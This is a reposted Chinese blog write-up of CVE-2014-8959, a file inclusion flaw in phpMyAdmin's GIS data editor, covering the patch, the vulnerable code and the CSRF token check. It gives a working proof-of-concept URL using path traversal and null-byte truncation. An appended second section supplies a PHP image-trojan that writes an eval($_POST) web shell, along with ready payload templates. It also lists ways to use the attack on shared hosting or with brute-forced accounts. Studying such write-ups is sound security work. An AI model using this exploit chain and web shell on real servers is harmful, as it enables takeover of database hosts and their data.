# [CVE-2014-8959] phpmyadmin任意文件包含漏洞分析

转载

weixin_30887919 于 2017-12-18 22:10:00 发布 83 收藏
文章标签： php 数据库 shell
原文链接：http://www.cnblogs.com/Oran9e/p/8059954.html


## 0x01 漏洞描述

phpmyadmin是一款应用非常广泛的mysql数据库管理软件，基于PHP开发。

最新的CVE-2014-8959公告中，提到该程序多个版本存在任意文件包含漏洞，影响版本如下：

phpMyAdmin

4.0.1 - 4.0.10.6

4.1.1 - 4.1.14.7

4.2.1 - 4.2.12

## 0x02 补丁分析

看到bobao.360.cn上提到了这个漏洞，于是我写个小分析吧，给渗透正没思路的人一个思路，也给学习代码审计的朋友一点资料。

前几天phpmyadmin出了个新的补丁。

地址在此：http://www.phpmyadmin.net/home_page/security/PMASA-2014-14.php

修复了一个phpmyadmin4.x版本中的任意文件包含漏洞，我们看一下4.0版本的补丁：

https://github.com/phpmyadmin/phpmyadmin/commit/2e3f0b9457b3c8f78beb864120bd9d55617a11b5


在文件libraries/gis/pma_gis_factory.php中对$type_lower多加了个判断。由此我们可以猜测，文件包含的点就出在$type_lower这里。


## 0x03 漏洞代码分析

我们来到libraries/gis/pma_gis_factory.php 29行：

```
public static function factory($type)
   {
       include_once './libraries/gis/pma_gis_geometry.php';
       $type_lower = strtolower($type);
       if (! file_exists('./libraries/gis/pma_gis_' . $type_lower . '.php')) {
           return false;
       }
       if (include_once './libraries/gis/pma_gis_' . $type_lower . '.php') {
           switch(strtoupper($type)) {
           case 'MULTIPOLYGON' :
               return PMA_GIS_Multipolygon::singleton();
           case 'POLYGON' :
               return PMA_GIS_Polygon::singleton();
           case 'MULTIPOINT' :
               return PMA_GIS_Multipoint::singleton();
           case 'POINT' :
               return PMA_GIS_Point::singleton();
           case 'MULTILINESTRING' :
               return PMA_GIS_Multilinestring::singleton();
           case 'LINESTRING' :
               return PMA_GIS_Linestring::singleton();
           case 'GEOMETRYCOLLECTION' :
               return PMA_GIS_Geometrycollection::singleton();
           default :
               return false;
           }
       } else {
           return false;
       }
}
```

将传入的参数$type转换小写以后赋值给$type_lower，直接拼接成路径进行include_once。

我们来搜一下factory这个函数：




| ID | 文件路径 | 内容详细 |
|---|---|---|
| 1 | /gis_data_editor.php | require_once 'libraries/gis/pma_gis_factory.php'; |
| 2 | /gis_data_editor.php | $gis_obj = PMA_GIS_Factory::factory($geom_type); |
| 3 | /libraries/gis_visualization.lib.php | include_once './libraries/gis/pma_gis_factory.php'; |
| 4 | /libraries/gis_visualization.lib.php | include_once './libraries/gis/pma_gis_factory.php'; |
| 5 | /libraries/gis/pma_gis_factory.php | * Contains the factory class that handles the creation of geometric objects |
| 6 | /libraries/gis/pma_gis_factory.php | public static function factory($type) |
| 7 | /libraries/gis/pma_gis_geometrycollection.php | $gis_obj = PMA_GIS_Factory::factory($type); |
| 8 | /libraries/gis/pma_gis_geometrycollection.php | $gis_obj = PMA_GIS_Factory::factory($type); |
| 9 | /libraries/gis/pma_gis_geometrycollection.php | $gis_obj = PMA_GIS_Factory::factory($type); |
| 10 | /libraries/gis/pma_gis_geometrycollection.php | $gis_obj = PMA_GIS_Factory::factory($type); |
| 11 | /libraries/gis/pma_gis_geometrycollection.php | $gis_obj = PMA_GIS_Factory::factory($type); |
| 12 | /libraries/gis/pma_gis_geometrycollection.php | $gis_obj = PMA_GIS_Factory::factory($type); |
| 13 | /libraries/gis/pma_gis_geometrycollection.php | $gis_obj = PMA_GIS_Factory::factory($type); |
| 14 | /libraries/gis/pma_gis_visualization.php | $gis_obj = PMA_GIS_Factory::factory($type); |
| 15 | /libraries/gis/pma_gis_visualization.php | $gis_obj = PMA_GIS_Factory::factory($type); |
| 16 | /libraries/navigation/NodeFactory.class.php | * Node factory - instanciates Node objects or objects derived from the Node class |
| 17 | /libraries/plugins/import/ImportShp.class.php | include_once './libraries/gis/pma_gis_factory.php'; |
| 18 | /libraries/plugins/import/ImportShp.class.php | $gis_obj =  PMA_GIS_Factory::factory($gis_type); |
| 19 | /libraries/schema/Export_Relation_Schema.class.php | * it works like factory pattern |

很多地方在调用，但最直接的还是/gis_data_editor.php，进来看看：

```
// Get data if any posted
$gis_data = array();
if (PMA_isValid($_REQUEST['gis_data'], 'array')) {
    $gis_data = $_REQUEST['gis_data'];
}
$gis_types = array(
    'POINT',
    'MULTIPOINT',
    'LINESTRING',
    'MULTILINESTRING',
    'POLYGON',
    'MULTIPOLYGON',
    'GEOMETRYCOLLECTION'
);
// Extract type from the initial call and make sure that it's a valid one.
// Extract from field's values if availbale, if not use the column type passed.
if (! isset($gis_data['gis_type'])) {
    if (isset($_REQUEST['type']) && $_REQUEST['type'] != '') {
        $gis_data['gis_type'] = strtoupper($_REQUEST['type']);
    }
    if (isset($_REQUEST['value']) && trim($_REQUEST['value']) != '') {
        $start = (substr($_REQUEST['value'], 0, 1) == "'") ? 1 : 0;
        $gis_data['gis_type'] = substr(
            $_REQUEST['value'], $start, strpos($_REQUEST['value'], "(") - $start
        );
    }
    if ((! isset($gis_data['gis_type']))
        || (! in_array($gis_data['gis_type'], $gis_types))
    ) {
        $gis_data['gis_type'] = $gis_types[0];
    }
}
$geom_type = $gis_data['gis_type'];
// Generate parameters from value passed.
$gis_obj = PMA_GIS_Factory::factory($geom_type);
```

首先$gis_data = $_REQUEST['gis_data'];获取到gis_data，判断$gis_data['gis_type']是否已经存在，如果存在则跳过那一大串if子句。最后就将$gis_data['gis_type'];赋值给$geom_type，并传入PMA_GIS_Factory::factory函数。

实际这个利用方法很简单，简单到其实就是获取$_REQUEST['gis_data']['gis_type']并拼接到include_once中，造成任意文件包含。

## 0x04 利用过程及POC

那我们来说说利用。这个漏洞为何没火，因为在我看来他需要两个条件：


1.登录到phpmyadmin

2.需要截断


相对比较鸡肋。但实际上这两个条件也不难满足，很多时候我们通过任意文件可能能够获得某些数据库的访问权限，我们通过这个漏洞就能成功提权。

首先我的测试环境为php 5.2.17 + phpmyadmin 4.0.3（想想我为什么选这样的环境）

创建一个普通用户test，没有任何权限，登录后只能看到test和information_schema表：




构造好URL直接访问（pma的上层目录放着一个包含phpinfo()的图片马u1.gif）：




居然一片空白，没有出现我想要的phpinfo！？


这又涉及到phpmyadmin的一个防御CSRF机制了，来到libraries/common.inc.php 463行：

```
$token_mismatch = true;
if (PMA_isValid($_REQUEST['token'])) {
    $token_mismatch = ($_SESSION[' PMA_token '] != $_REQUEST['token']);
}
if ($token_mismatch) {
    /**
     *  List of parameters which are allowed from unsafe source
     */
    $allow_list = array(
        /* needed for direct access, see FAQ 1.34
         * also, server needed for cookie login screen (multi-server)
         */
        'server', 'db', 'table', 'target', 'lang',
        /* Session ID */
        'phpMyAdmin',
        /* Cookie preferences */
        'pma_lang', 'pma_collation_connection',
        /* Possible login form */
        'pma_servername', 'pma_username', 'pma_password',
        /* Needed to send the correct reply */
        'ajax_request',
        /* Permit to log out even if there is a token mismatch */
        'old_usr'
    );
    /**
     * Allow changing themes in test/theme.php
     */
    if (defined('PMA_TEST_THEME')) {
        $allow_list[] = 'set_theme';
    }
    /**
     * Require cleanup functions
     */
    include './libraries/cleanup.lib.php';
    /**
     * Do actual cleanup
     */
    PMA_remove_request_vars($allow_list);
}
```


他检查了$_SESSION[' PMA_token '] 是否等于 $_REQUEST['token']，如果不等于，最后会进入PMA_remove_request_vars函数，进去看看：

```
function PMA_remove_request_vars(&$whitelist)
{
    // do not check only $_REQUEST because it could have been overwritten
    // and use type casting because the variables could have become
    // strings
    $keys = array_keys(
        array_merge((array)$_REQUEST, (array)$_GET, (array)$_POST, (array)$_COOKIE)
    );
    foreach ($keys as $key) {
        if (! in_array($key, $whitelist)) {
            unset($_REQUEST[$key], $_GET[$key], $_POST[$key], $GLOBALS[$key]);
        } else {
            // allowed stuff could be compromised so escape it
            // we require it to be a string
            if (isset($_REQUEST[$key]) && ! is_string($_REQUEST[$key])) {
                unset($_REQUEST[$key]);
            }
            if (isset($_POST[$key]) && ! is_string($_POST[$key])) {
                unset($_POST[$key]);
            }
            if (isset($_COOKIE[$key]) && ! is_string($_COOKIE[$key])) {
                unset($_COOKIE[$key]);
            }
            if (isset($_GET[$key]) && ! is_string($_GET[$key])) {
                unset($_GET[$key]);
            }
        }
    }
}
```

实际上将所有GPCR都清空了，那么后面的操作肯定不能正常运转了。
所以，我们必须带上token访问。那又有同学要问了，token保存在session里，我又看不到session。
其实用phpmyadmin多的同学就应该注意到，一般我们访问pma的时候都会在url里看到token=xxx这个参数，我们只需要在正常访问的时候将这个token拷贝下来就可以了：




带上token访问即可getshell：




最终POC：

http://localhost/pma/gis_data_editor.php?token=0b21e4cff71e1df9f63c9c4952a8547f&gis_data[gis_type]=/../../../../u1.gif%00

Token=xxx，xxx是你的token，gis_data[gis_type]=yyy，yyy是你要包含的文件。最终拼接到include_once后面的参数是“./libraries/gis/pma_gis_/../../../../u1.gif”。

## 0x05 利用环境与鸡肋性

想想利用环境吧？

1.虚拟主机：大多虚拟主机面板都会提供给用户一个普通数据库账号和phpmyadmin，利用该账号登录，再通过包含进行getshell，获得面板权限。

2.文件读取/备份下载：读取到某些配置文件，获得了一个数据库账号，通过phpmyadmin进行getshell。

3.暴力破解：爆破出某些数据库用户，进入phpmyadmin拿shell。

当然利用环境还可能有很多，另外我们还可能会遇到“包含哪个文件”的问题，这个就只能靠大家见仁见智咯~

附：测试所使用的phpmyadmin 4.0.3：http://pan.baidu.com/s/1qWymmBE

## 0x05 修复建议

更新官方最新版本：http://sourceforge.net/projects/phpmyadmin/

---

---

0x01 漏洞原理

PHP文件包含漏洞的产生原因是在通过PHP的函数引入文件时，由于传入的文件名没有经过合理的校验，从而操作了预想之外的文件，就可能导致意外的文件泄露甚至恶意的代码注入。
此漏洞中出现漏洞的代码在libraries/gis/pma_gis_factory.php 29-59行：将传入的参数$type转换小写以后赋值给$type_lower，直接拼接成路径进行include_once。
而在/gis_data_editor.php中，$gis_data = $_REQUEST['gis_data'];获取到gis_data，判断$gis_data[gis_type]是否已经存在，如果存在则跳过那一大串if子句。最后就将$gis_data[gis_type];赋值给$geom_type，并传入PMA_GIS_Factory::factory函数。
最后的利用方法是获取$_REQUEST[gis_data][gis_type]并拼接到include_once中，造成任意文件包含。

0x02 准备图片木马

```
<?php
 file_put_contents("a.php",base64_decode("PD9waHAgZXZhbCgkX1BPU1RbJ2EnXSk7Pz4="));
?>
```

保存为png格式。
此段php代码的作用是在phpMyAdmin的根目录下创建一个a.php的一句话小马。
base64解码后为:

```
<?php eval($_POST['a']);?>
```

0x03 Payload构造进行文件包含

访问phpMyAdmin并登录phpMyadmin。
登陆成功后跳转的URL含有唯一随机的token，记下此token。
构造漏洞链接

```
http://xxx.com/phpMyAdmin/gis_data_editor.php?token=xxxxx&gis_data[gis_type]=/../../../../imageurl
```

替换token与imageurl，并用截断。
payload最终为:

```
http://xxx.com/phpMyAdmin/gis_data_editor.php?
token=xxx&gis_data[gis_type]=/../../../../upload_images/xxx.png%00
```

(注意:token的值和上传图片路径需要自行替换)

0x04 影响版本

```
4.0.1 - 4.0.10.6
4.1.1 - 4.1.14.7
4.2.1 - 4.2.12
```

转载自安全客，原文链接（http://bobao.360.cn/learning/detail/113.html）

任重而道远！

转载于:https://www.cnblogs.com/Oran9e/p/8059954.html